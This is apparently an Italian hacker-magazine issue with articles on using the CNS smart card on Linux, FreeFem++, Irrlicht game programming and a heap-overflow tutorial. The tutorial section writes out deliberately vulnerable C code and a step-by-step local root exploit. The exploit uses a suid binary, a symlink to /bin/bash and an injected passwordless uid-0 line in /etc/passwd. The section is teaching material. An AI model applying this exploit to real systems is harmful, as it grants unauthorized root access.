Nel 2004, il consiglio dei ministri ha approvato il regolamento per la diffusione della carta dei servizi. Lo scopo della nascita della CNS è quello di consentire ai cittadini l'adeguamento alle nuove norme per l'informaticizzazione della pubblica amministrazione, consentendogli di firmare documenti digitali e consentendo l'accesso sicuro ai servizi in rete che la pubblica amministrazione è in procinto di erogare al cittadino, in attesa che tutti i cittadini siano dotati di CIE.

Uno degli scopi principali che il CNIPA (Centro Nazionale per l'Informatica nella Pubblica Amministrazione) prevede di raggiungere tramite la CNS, è quello di contenere il "digital divide" che si viene a creare con l'introduzione di nuove tecnologie.

Purtroppo, i nobili obiettivi preposti sono stati disattesi per molto tempo in quanto uno dei metodi migliori per la diminuzione del digital divide consiste nell'utilizzo di software libero e, in questo caso, i software prodotti da Infocamere, Infocert e dal CNIPA non solo sono stati per lungo tempo proprietari, ma eseguibili sono in ambiente Windows.

Il problema principale è che non sono stati rilasciati driver e librerie crittografiche, se non per prodotti Microsoft. La CNS/CIE è una smart card che aderisce allo standard ISO 7816 che prevede un protocollo standard di comunicazione tra il sistema operativo della CNS e il lettore/scrittore le cui specifiche sono state rilasciate da non molto tempo. Come è stato già scritto nei precedenti numeri di Hax, una smart card è un vero e proprio computer in miniatura, col suo processore, la sua ram ed il suo sistema operativo.




Essendo il sistema operativo di ogni modello di smart card diverso da quello delle altre carte, è nato il bisogno di creare lo standard 7816, che prevede l'utilizzo di un protocollo di comunicazione (APDU: Application Protocol Data Unit) che è uguale in tutte le smart card aderenti a tale standard. Il problema, quindi, non è quello della standardizzazione del "Token", cioè della card, bensì il supporto che le aziende, deputate dal governo alla realizzazione e alla distribuzione della carta, hanno dato ai sistemi ope-

rativi liberi.

Negli ultimi mesi, però, qualcosa si è mosso in favore di sistemi come Linux. Oltre al solito impegno della comunità, anche gli sforzi fatti dagli sviluppatori incaricati alla gestione dei servizi per conto degli enti governativi e dalle pubbliche amministrazioni, hanno prodotto un risultato sufficientemente soddisfacente in termini di portabilità e interoperabilità dei servizi erogati tramite la CNS.

Le uniche problematiche

ancora da risolvere sono dovute all'elevata difficoltà di accedere a questi servizi anche con Linux. La comunicazione tra un'applicazione che deve accedere ai dati contenuti sulla CNS e la CNS stessa avviene a vari livelli, come si può vedere nella figura sottostante, ed ognuno di questi livelli rappresenta una grossa insidia per l'interoperabilità.




In due sistemi operativi diversi, come Windows e Linux, le implementazioni dei software che devono coprire ogni livello della figura sono profondamente diversi e, se per il primo vi è stata subito la premura di realizzarne delle implementazioni ufficiali, per il secondo non ci si è mossi nella stessa direzione, lasciando gli sviluppatori della comunità alla mercé di tutte le difficoltà di realizzazione dei componenti di più basso livello. Il protocollo di comunicazione, quindi, è gestito dall'insieme driver e smart card reader e il driver, come per ogni altro device, è il software che lega la comunicazione tra il sistema operativo e il lettore e la complessità del driver è strettamente correlata alla complessità del firmware quindi dipende dal tipo di smart card e dal tipo di reader.

*Continua*





Come componente globale di interfacciamento tra il sistema operativo e la smart card, che è prodotta da diversi fornitori, è stato scelto come standard il PC/SC (Personal Computer/ Smart Card) che nei sistemi Windows è nativo a partire dalle versioni successive al 98. Per i sistemi \*NIX esiste anche una versione completa che aderisce allo standard PC/SC e si chiama PCSC-Lite. Il PC/SC è architetturalmente molto complesso, lo si può capire dando un'occhiata alla figura sottostante nella quale sono da evidenziare i due livelli più in basso e i tre più in alto.



L'ultimo livello (ICC: Integrated Circuit Card ) rappresenta il chip presente nella smart card, mentre quello immediatamente superiore (IFD InterFace Device) è lo smart card reader.

Il livello più in alto, invece, è la Aware Application cioè l'applicazione che andrà ad interagire con la smart card sfruttando le API messe a disposizione dal service provider che a sua volta ha accesso alle risorse del resource manager.

Il flusso dei dati scambiati dalla aware application con la smart card, che avviene tramite l'utilizzo delle APDU, passa in verticale attraverso tutti i componenti descritti in figura. Le APDU sono degli header, simili a quelli del protocollo IP, in cui la Aware application va ad inserire i comandi (Command APDU) e la smart card, di contro, inserisce la sua risposta (Response APDU). Si può pensare che, a livello logico, la CNS comunichi direttamente con le librerie cryptoki (le librerie PKCS#11) essendo la comunicazione con infrastruttura a chiave pubblica (PKI), sia per l'autenticazione che per la firma digitale. I due casi sono totalmente opposti essendo il primo atto a nascondere la comunicazione ad utenti "maliziosi" che intendono sniffare i dati scambiati sia durante l'autenticazione che in seguito; la firma digitale, invece, ha come intento la fruibilità delle informazioni contenute del documento, ma si vuole rendere evidente l'identità del firmatario senza che se ne possa riprodurre la firma. Questo avviene con algoritmi di cifratura a doppia chiave e il funzionamento opposto può essere evinto anche dall'osservazione delle seguenti due figure a confronto.

Una volta capitati tutti i moduli necessari per consentire l'interoperabilità fra le CNS fornite da diversi produttori, i vari lettori di smart card e i sistemi operativi, possiamo ora andare a vedere quali sono le imple-

mentazioni che sono state realizzate per Linux.

Per gli utilizzatori di Ubuntu e Debian esiste un kit sviluppato dalla regione Friuli Venezia Giulia che consente di integrare la CNS con Linux e Firefox per la sola autenticazione online. Per installare questo kit:

aggiungere i repository aggiungendo al file  
`/etc/apt/sources.list deb http://  
 cartaservizi.regione.fvg.it/debian insiel main`

aggiornare i repository  
`sudo apt-get update`

Installare il componente  
`sudo apt-get install libp11cns-mozilla`

Instalare PCSC-Lite  
`sudo apt-get install libpcsc-lite1 pcscd`

Utilizzando solo il software della regione Friuli Venezia Giulia, però, non si può effettuare la firma digitale ma si può installare tranquillamente uno dei programmi esistenti per linux come javasign, DiKe Linux (proprietario) o opensignature.

Ovviamente con questa procedura non tutti i lettori saranno riconosciuti e in questi casi bisogna trovare il driver apposito.

Un'altra strada è percorribile se si usa un'altra distro, o se si dovesse verificare un qualsiasi problema.

Come prima cosa bisogna trovare i driver del lettore di smart card posseduto ad esempio libccid per i lettori SCM, libgempc per i lettori GemPlus e libtowitoko per i lettori Towitoko. Poi bisogna installare, come detto prima PCSC-Lite (i programmi da installare sono: libpcsc-lite, openct e pcscd). Per ottenere le librerie crittografiche PKCS#11 da rendere disponibili a Firefox, si deve installare PCSC e, per avere piena compatibilità con la CNS, è consigliabile installare la patch che si trova su <http://www.opensc-project.org/opensc/wiki/ItalianCNS>.

I pacchetti da installare per opensc sono: libopensc2, mozilla-opensc e opensc. Bisogna utilizzare anche una libreria proprietaria che viene fornita dal produttore della smart card, in genere il nome è libcryptoki2.so ed installare le librerie libstdc++2.10 poi installare uno dei programmi di firma digitale citati in precedenza. Per poter utilizzare l'autenticazione con SSL in Firefox poi bisogna configurare Firefox andando in Preferenze → Avanzate → Cifratura → Dispositivi di sicurezza → Carica scegliere un nome per il modulo e fornire il path alla libreria libcryptoki2.so e confermare. Ora si è pronti a firmare documenti oppure ad accedere ai servizi!!!

*Daniele Di Vito "Daniel San"*

# FREEFEM ++

## IL CALCOLO A PORTATA DI MANO



Problemi che coinvolgono lo studio di equazioni differenziali alle derivate parziali in numerosi ambiti della fisica, richiedono interpolazioni di dati su griglie differenti.

Il codice FreeFem++ costituisce uno strumento base molto versatile che va dalla generazione delle griglie di calcolo al trattamento, la memorizzazione e il plot-taggio dei dati, la risoluzione del problema di stato, del problema aggiunto.

FreeFem++ è un software per la risoluzione di equazioni alle derivate parziali con elementi finiti, sviluppato da F. Hecht, O. Pironneau, A. Le Hyaric e K. Ohtsuka. Sviluppato presso l'INRIA (l'Istituto Nazionale di Ricerca in Informatica e Automatica Francese). Si tratta di un progetto Opensource basato su Templates (STL, Standard Templates Library) e Bison per la sua implementazione. Consente operazioni di:

1. L'integrazione,
2. La differenziazione,
3. La decomposizione di domini,
4. L'implementazione 3D;
5. L'utilizzo di nuovi metodi di trattamento delle griglie;
6. Permette di risolvere problemi differenziali con elementi finiti in opportuni spazi;
7. funzionali, su griglie arbitrarie, non strutturate e adattate;

Esso è un linguaggio di programmazione con una sintassi di base simile al C++. E' pertanto possibile dichiarare variabili e funzioni all'interno di uno script FreeFem++, eseguire operazioni aritmetiche, utilizzare cicli o istruzioni condizionali.

A livello implementativo in FreeFem++ possiamo distinguere quattro fasi nella risoluzione di un problema differenziale mediante elementi finiti:

1) una prima fase di pre-processing dei dati, che consiste nella costruzione della griglia di calcolo e delle relative strutture dei dati,


```
border a(t=0,1){x=t;y=0;label=1;};
border b(t=0,0.5){x=1;y=t;label=2;};
border c(t=0,0.5){x=1-t;y=0.5;label=3;};
```

```
border d(t=0.5,1){x=0.5;y=t;label=4;};
border e(t=0.5,1){x=1-t;y=1;label=5;};
border f(t=0,1){x=0;y=1-t;label=6;};
func uu= sin(y*pi)/10;
func vv= cos(x*pi)/10;
mesh Th = buildmesh ( a(6) + b(4) + c(4) +d(4) + e
(4) + f(6));
```

Dove la variabile label serve per identificare con un numero il bordo (o un tratto di bordo) in modo che sia poi facile attribuire le condizioni al contorno.

Costruiamo in seguito un oggetto Th che identifica il tipo mesh non strutturata con un'approssimazione poligonale (costituita da 20 lati) del dominio  $\Omega$ , salvandola poi se è il caso nel file mesh.eps.


Il risultato sarà:



una seconda nella quale vengono assemblati i vari contributi di ciascun elemento finito

al sistema lineare,

una terza fase di risoluzione di tale sistema e, infine, un'ultima fase di post-processing per l'analisi dei risultati ottenuti. Come ad esempio in figura:



*Continua*

Da cui si nota che Freefem++ utilizza un codice per la creazione automatica e il trattamento delle griglie di calcolo, ossia una reticolazione del dominio in unità geometriche più semplici (in due dimensioni triangoli o quadrilateri) che soddisfano determinate condizioni denominato BAMG, (Bidimensional Anisotropic Mesh Generator), sviluppato sempre presso l'INRIA. Tra le caratteristiche di Bamg segnaliamo:

La possibilità di generare le griglie partendo da una geometria arbitraria mediante l'algoritmo di Delaunay-Voronoi con una densità di nodi interni proporzionale a quella dei nodi sul bordo;

la possibilità di adattare una griglia già esistente usando un file contenente una soluzione o una metrica;

migliorare la qualità delle griglie e cambiare la definizione degli elementi mediante la metrica;

la possibilità di utilizzare procedure complesse di interpolazione delle soluzioni ottenute, anche con griglie diverse.

Una volta generata la griglia può rendersi necessario un post-processing in grado di migliorarne la regolarità, Bamg fornisce anche questa possibilità, permettendo di trasformare a griglia mediante operazioni che migliorano la forma dei triangoli; in particolare, implementa tecniche di regolarizzazione che modificano le caratteristiche topologiche della griglia (scambio delle diagonali) e altre che ne modificano le caratteristiche geometriche (baricentrizzazione) come :

lo scambio delle diagonali che è una tecnica che consente di modificare la topologia della griglia senza cambiare la posizione e il numero dei suoi nodi.

Consentendo di migliorare la qualità della griglia muovendo i punti della stessa senza modificarne la topologia mediante baricentrizzazione.

Bamg permette anche di ricorrere all'adattività iterativa della griglia di calcolo.

Infine una particolare tecnica consentita è il moving mesh, utile in casi in cui ci sono dei punti particolari che si spostano nel tempo. Ad esempio se il cristallo liquido presenta dei difetti e questi si spostano col passare del tempo a causa del campo elettrico. Poiché in prossimità dei difetti è necessario addensare i nodi del calcolo, una moving mesh può continuare a risolvere il problema in modo accurato senza dover aumentare il numero di triangoli della nostra mesh. Applicando nella fase iterativa il comando:

```
Th = adaptmesh(Th,u);
plot(Th,ps="meshadapt"+i+".eps");
```

otteniamo la moving mesh per il controllo dell'orien-

tamento di cellule nematiche per effetto di un campo elettrico come in figura :




Figura 39: Sequenze di passi risolutivi col l'uso del moving mesh;



## Hacking del Codice III

### Le insidie degli Heap Overflow – prima parte

Avvertenza: il seguente articolo è stato scritto su un treno al ritorno dall'hackIT/08 dai vostri cari articolisti in condizioni psico/cognitive molto precarie causa mancanza sonno+varieEdEventuali. Pertanto ci scusiamo per eventuali inesattezze / deliri e vi invitiamo (da bravi hacker) a dubitare di tutto e ad analizzare e testare i contenuti di questo articolo in prima persona. Ci eravamo lasciati parlando del mondo degli stack overflow, un mondo fatto di funzioni e di puntatori di ritorno, questa volta invece ci occuperemo delle insidie dell'heap. L'heap è una porzione della memoria dove l'allocazione delle variabili avviene in modo dinamico a run-time a differenza dello stack, dove avevamo visto avvenire in modo statico. Sempre contrariamente allo stack, l'heap cresce verso indirizzi di memoria più alti (immaginate 1). Qui solitamente trovano posto i dati dei programmi utente ed è compito del programmatore gestire l'heap con apposite funzioni che allocano o deallocano spazio. Tale compito viene fatto attraverso le funzioni malloc() usata per allocare memoria nell'heap, realloc() usata per riallocare memoria nell'heap, calloc() usata per allocare memoria "pulita" (cioè il contenuto viene cancellato) nell'heap, free() serve per liberare la memoria allocata. L'errore più comune che andremo a prendere come esempio è quello che avviene quando non c'è controllo sulla lunghezza dell'input. In questi casi può avvenire un overflow che permette ad un'attaccante di sovrascrivere aree di memoria alle quali non dovrebbe aver accesso.

Vediamo un semplice esempio:

```

/*
 * heapOverflowSimple.c
 */
#include<stdio.h>
#include<stdlib.h>
#define LEN 20 // buffer length
int main(int argc, char *argv[])
{
    // vengono memorizzate nell'heap
    char *input = malloc (LEN);
    char *output = malloc (LEN);
    strcpy(output, "hackmeeting08");
    strcpy(input, argv[1]);
    printf("input at %p: %s\n", input, input);
    printf("output at %p: %s\n", output, output);
    return 0;
}

```

Il programma è molto semplice, nel buffer input salva i dati passati dall'utente, mentre nel buffer output salva sempre la stessa stringa 'hackmeeting08'.

Ora compiliamo con il seguente comando:

```
$ gcc -o heapOverflowSimple heapOverflowSimple.c
```

Bene, facciamo delle prove per capirne il funzionamento:

```

$ ./heapOverflowSimple happy
input at 0x813c008: happy
output at 0x813c020: hackmeeting08

```

Fin qui sembra funzionare correttamente, però se proviamo ad inserire una quantità maggiore o uguale a 24 byte avremo come risultato la sovrascrittura delle porzioni di memoria collocate dopo il buffer input, in questo caso lo spazio di memoria riservato al buffer output dato che è stato allocato subito dopo.

Ma perchè proprio 24 byte?

Bhè molto semplice, il numero 24 sta ad indicare la distanza che ci sta tra il buffer input e il buffer output. Per capire meglio facciamo una semplice operazione:

```
0x813c020 - 0x813c008 = 0x18
```

dove 0x18 equivale a 24 in decimale!!!!

Ecco due esempi, nel primo inseriamo 24 byte, nel secondo ne inseriamo 30:

```

$ ./heapOverflowSimple aaaaaaaaaaaaaaaaaaaaaaa
input at 0x97c5008: aaaaaaaaaaaaaaaaaaaaaaa
output at 0x97c5020:

$ ./heapOverflowSimple aaaaaaaaaaaaaaaaaaaaaaaHACKED
input at 0x88b4008: aaaaaaaaaaaaaaaaaaaaaaaHACKED
output at 0x88b4020: HACKED

```

Lo scenario presentato nell'esempio non fa paura a nessuno, ma pensiamo di avere informazioni sensibili come lo stato di un'autenticazione o altro, memorizzate dopo un buffer vulnerabile ad un overflow! Il risultato della sovrascrittura di questa variabile potrebbe portare un attaccante ad ottenere l'accesso completo al sistema. (E se una variabile memorizzasse il nome di un file dopo un buffer vulnerabile? Sapete cosa succede aggiungendo una riga ad /etc/passwd vero?). Eccone un esempio:

*Continua >*

```

/*
 * heapOverflowAdvance.c
 */
#include<stdio.h>
#include<stdlib.h>
#define LEN 20 // buffer length
int main(int argc,char *argv[])
{
    char *buffer,*filename;
    FILE *fd;
    if(argc < 2 || argc > 2)
    {
        printf("USAGE: %s <string>\n",argv[0]);
        exit(-1);
    }
    //allocating memory on heap
    buffer = (char *)malloc(LEN);
    filename = (char *)malloc(LEN);
    strcpy(filename,"tmpfile");
    strcpy(buffer,argv[1]);
    fd = fopen(filename,"a");
    if(fd == NULL)
    {
        printf("ERROR: file %s not open\n",filename);
        exit(-1);
    }
    printf("writing '%s' on %s...\n",buffer,filename);
    fprintf(fd,"%s\n",buffer);
    fclose(fd);
    return 0;
}

```

Compiliamo con il seguente comando:

```
$ gcc -o heapOverflowAvance heapOverflowAdvance.c
```

Ora eseguiamolo:

```

$ ./ heapOverflowAvance prova1
writing 'prova1' on tmpfile...
$ ./ heapOverflowAvance prova2
writing 'prova2' on tmpfile...
$ cat ./tmpfile
prova1
prova2

```

Il funzionamento del programma è semplice, accoda il contenuto di buffer nel file tmpfile, il cui nome è memorizzato nell'heap.

Però c'è un dettaglio molto importante da notare: la memoria della variabile buffer viene allocata nell'heap prima della variabile filename.

Inoltre la distanza tra le due variabili è 24 byte, que-

sto possiamo constatarlo con due esempi:

```

$ ./ heapOverflowAvance aaaaaaaaaaaaaaaaaaaaaa
writing 'aaaaaaaaaaaaaaaaaaaaa' on tmpfile...
$ cat ./tmpfile
prova1
prova2
aaaaaaaaaaaaaaaaaaaaa

```

Passando un argomento con lunghezza pari a 23 byte il nostro programma funziona correttamente, quindi significa che 23 byte vengono tutti contenuti dentro buffer. Vediamo ora cosa succede se passiamo un argomento con lunghezza pari a 24 byte:

```

$ ./ heapOverflowAvance aaaaaaaaaaaaaaaaaaaaaa
ERROR: file not open
$ cat ./tmpfile
prova1
prova2
aaaaaaaaaaaaaaaaaaaaa

```

Esce un errore!!! Perché?

Come sappiamo in c un buffer di char termina con un carattere null. Quindi in un buffer di 24 byte, 23 saranno utilizzati per memorizzare dati mentre l'ultimo conterrà il carattere null. Dato che come abbiamo visto 23 byte entrano perfettamente in buffer l'ultimo byte (il carattere null) verrà scritto in filename. Quindi quando il programma proverà ad aprire il file (nel caso in cui il file non esista ne crea uno nuovo, questo perchè abbiamo passato l'opzione a alla funzione fopen()) ritornerà un errore poiché non è possibile aprire (o creare) un file che ha per nome il carattere null!!!

Vediamo un altro esempio:

```

$ ./ heapOverflowAvance
aaaaaaaaaaaaaaaaaaaaaatmpfile1
writing 'aaaaaaaaaaaaaaaaaaaaaatmpfile1' on tmpfile1...
$ cat ./tmpfile1
aaaaaaaaaaaaaaaaaaaaaatmpfile1

```

in questo caso la variabile filename contiene la sequenza di caratteri 'tmpfile1' che identifica il nome del file su cui andare a scrivere il contenuto di buffer. Bene ora possiamo sfruttare questa vulnerabilità per andare a scrivere in qualche file di sistema, ad esempio /etc/passwd!!! Vediamo come.

Ammettiamo che il programma abbia il suid root impostato:

*Continua >*

```
$ su
Password:
# chown root:root heapOverflowAvance
# chmod u+s heapOverflowAvance
# exit
exit
$
```

Dopo essere diventati root, con il primo comando abbiamo impostato il proprietario e il gruppo mentre con il secondo comando abbiamo impostato il suid root.

Prima di proseguire dato che andremo a modificare un file critico del sistema vi consigliamo di creare una copia di backup con il seguente comando:

```
$ su
Password:
# cp /etc/passwd /etc/passwd.backup
# exit
exit
$
```

Ok, ora possiamo proseguire.

La stringa che andremo ad accodare al file /etc/passwd dovrà essere del seguente formato:

```
hkroot::0:0:hkroot:/root:/bin/bash
```

Però per poter accodare tale stringa nel file /etc/passwd essa deve terminare con /etc/passwd, inoltre la parte della stringa che precede /etc/passwd deve avere una lunghezza di 24 byte (per poter sovrascrivere filename con /etc/passwd). La stringa modificata sarà del seguente formato:

```
hkroot::0:0:h:/root:/tmp/etc/passwd
```

Ora rimane solamente un problema: dobbiamo trovare un modo per far puntare /hck/etc/passwd a /bin/bash. Per fare ciò possiamo utilizzare un link simbo-

```
$ mkdir /tmp/etc
$ ln -s /bin/bash /tmp/etc/passwd
$ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 lordzen lordzen 9 10 ott 17:40 /tmp/etc/passwd -> /bin/bash
```

Ora che abbiamo tutto il necessario facciamo una prova:

```
$ ./heapOverflowAvance hkroot::0:0:h:/root:/tmp/etc/passwd
writing 'hkroot::0:0:h:/root:/tmp/etc/passwd' on /etc/passwd...
```

```
[...]
hkroot::0:0:h:/root:/tmp/etc/passwd
$ su hkroot
# whoami
root
```


Come possiamo notare abbiamo ottenuto accesso al sistema come root!

Dato che gli esempi fatti sono stati creati appositamente non rendono molto bene l'idea di pericolosità degli heap overflow, però permettono di capire il loro funzionamento. Nella realtà non è sempre così semplice, anzi mai. Nel prossimo articolo parleremo di qualche vulnerabilità nota e impareremo ad utilizzare al meglio questo tipo di buffer overflow.

Alla prossima e buon hacking del codice!!!!

indirizzi bassi


indirizzi alti





# IRRLICHT II

Modifichiamo il nostro primo programma con l'inserimento di alcuni bottoni



## L'inserimento dei bottoni

Se avete seguito attentamente la prima parte della guida, non dovrebbe risultarvi difficile eseguire le operazioni che andremo a descrivere tra poco. Irrlicht non è solo un potente motore grafico, ma è anche in grado di gestire interfacce grafiche quali bottoni, listbox e simili.

In questo esempio, vediamo come inserire tre pulsanti. Non eseguiranno nessun' azione, in quanto avremo bisogno di una classe per far ciò.

Per ora, ci limitiamo ad inserirli, le funzioni per renderli attivi le vedremo in seguito.

Dopo il seguente spezzone di codice:

```
if (node)
{
...
}
```

Inserire le seguenti righe

```
guienv->addButton(rect<s32>(10,210,100,240), 0,
0,L"Ciao");
guienv->addButton(rect<s32>(10,250,100,290), 0, 0,
L"A");
guienv->addButton(rect<s32>(10,300,100,340), 0, 0,
L"Tutti");
```

guienv l'abbiamo già visto in precedenza... ricordate? Solo che ora, invece di chiamare addText, chiamiamo addButton per farci inserire il pulsante... Inutile commentare i numeri (coordinate e grandezza bottone). Il secondo 0 specifica cosa passare ad un'eventuale funzione o classe... lo vedremo meglio in seguito (naturalmente, se è 0, non passa nulla, se

a posto di 0 mettiamo una variabile, passa una variabile)

Qua finisce la seconda parte del tutorial... delusi? Non preoccupatevi, nella prossima parte, vedremo come far muovere il personaggio usando i tasti direzionali.

Esercizi per casa:

- 1 – Modificate le dimensioni dei bottoni e il testo
- 3 – Spostate i bottoni in alto anziché lateralmente

## PARTE 3: Facciamo muovere il nostro personaggio...

### La classe

Vediamo come far impartire movimenti al nostro personaggio controllandoli da tastiera. Dovremo modificare il programma iniziale in qualche punto, che poi specificheremo meglio. Allora, iniziamo proprio dall'inizio... creiamo un nuovo file, e immettiamo le dichiarazioni iniziali (IeventReceiver.h ci permette di gestire gli eventi)

```
#include <irrlicht.h>
#include <IEventReceiver.h>
using namespace irr;
using namespace core;
using namespace scene;
using namespace video;
using namespace gui;
#pragma comment(lib, "Irrlicht.lib")
```

I commenti li ho omessi... se avete seguito la prima parte, sapete cosa significano queste righe di codice. Creiamo i nostri puntatori a device e a node con il seguente codice (da notare: va immesso prima del main, così i nostri puntatori valgono sia per la funzione che per il main)

```
IrrlichtDevice *device = 0;
IAnimatedMeshSceneNode* node = 0;
```

Dichiariamo una variabile di tipo bool (cioè che può assumere solo due valori: o true o false) e la impostiamo a false

```
bool corri = false;
```

*Continua >*



Creiamo una classe che riceve e gestisce l'evento "tasto premuto". la variabile event, che ci viene passata per riferimento (cioè che potrà essere modificata dalla funzione), risulta essere "uguale" a EET\_KEY\_INPUT\_EVENT se node è diverso da zero. Ciò ci permette di gestire il nostro personaggio, dato che EET\_KEY\_INPUT\_EVENT gestisce determinati eventi solo se viene premuto un tasto della tastiera (che noi, puntualmente, andremo ad inserire). La classe sarà di tipo public

```
class MyEventReceiver : public IEventReceiver
{
    public
```

Adesso, imposteremo i parametri della classe. Essa accetterà una variabile (che verrà fornita dal main) che chiameremo event

```
virtual bool OnEvent(SEvent event)
{
```

A questo punto, andiamo ad agire sul puntatore node. All'inizio della dichiarazione, l'abbiamo posto uguale a 0. Nel main, il suo contenuto verrà modificato (come abbiamo visto nel tutorial numero 1) quindi, se node risulta essere diverso da zero, la classe intercetta l'evento, lo memorizza in una chiamata a funzione (event.EventType) ed esegue lo switch... lo switch, permette di eseguire diverse operazioni. Nel nostro caso, potremmo anche ometterlo, dato che le operazioni possibili sono solo due.

```
if((node !=0) && (event.EventType
==EET_KEY_INPUT_EVENT))
{
    switch(event.KeyInput.Key)
    {
```

Se il tasto premuto è la freccia (case KEY\_UP), allora esegue determinate azioni. NB: Potete cambiare il tasto, ad esempio, mettendo KEY\_SPACE, il nostro personaggio correrà quando verrà premuto il tasto spazio, KEY\_RETURN, il tasto invio, etc..

```
case KEY_UP:
```

Se l'evento risulta essere del tipo "tasto premuto", allora esegui il seguente algoritmo codificato dal relativo codice: imposta a true la variabile corri, e esegui l'animazione con setFrameLoop(320,360). Naturalmente, potete anche modificare l'azione di corsa del personaggio, come abbiamo visto nel tutorial numero 1, semplicemente modificando i valori all'interno di setFrameLoop

```
if ((event.KeyInput.PressedDown) && !corri)
{
    corri = true;
    node->setFrameLoop(320,360);}
```

Altrimenti, se risulta essere premuto un tasto diverso dalla freccia UP, fermi il personaggio e gli fornisci una diversa animazione (lo sbattere delle ali nel nostro caso) e imposti a false la variabile corri. Return true e return false, ridanno true o false al main. Break sta ad indicare la fine dello switch

```
else if ((event.KeyInput.PressedDown == false))
{
    node->setFrameLoop(0,310);
    corri = false;
}
return true;
break;
}}
return false;
}};
```

Questo funziona in quanto, le animazioni del personaggio, sono già "pre caricate" dentro il modello tridimensionale.

Per far funzionare il meccanismo, è necessario modificare il main dell'esercizio numero 1.

Notata la differenza? Con MyEventReceiver receiver chiamiamo la classe e gli passiamo la variabile receiver. Device è posto da =, in quanto l'abbiamo già creato precedentemente il suo relativo puntatore. Non vi è più lo 0, in quanto è stato sostituito da &receiver (che, come detto prima, viene passato per riferimento e può quindi essere modificato dalla classe). Modificheremo anche il node, in quanto il puntatore l'abbiamo già creato, otterremo un errore altrimenti.

```
int main()
{
    MyEventReceiver receiver;
    device = createDevice(EDT_OPENGL,
    dimension2d<s32>(640,480), 32,
    true, true, true, &receiver);
```

Eliminiamo la stringa IanimatedmeshSceneNode\*, abbiamo quindi che

I A n i m a t e d M e s h S c e n e N o d e \* n o -  
de=smgr>addAnimatedMeshSceneNode(mesh)  
diventa semplicemente

```
node=smgr>addAnimatedMeshSceneNode(mesh)
```

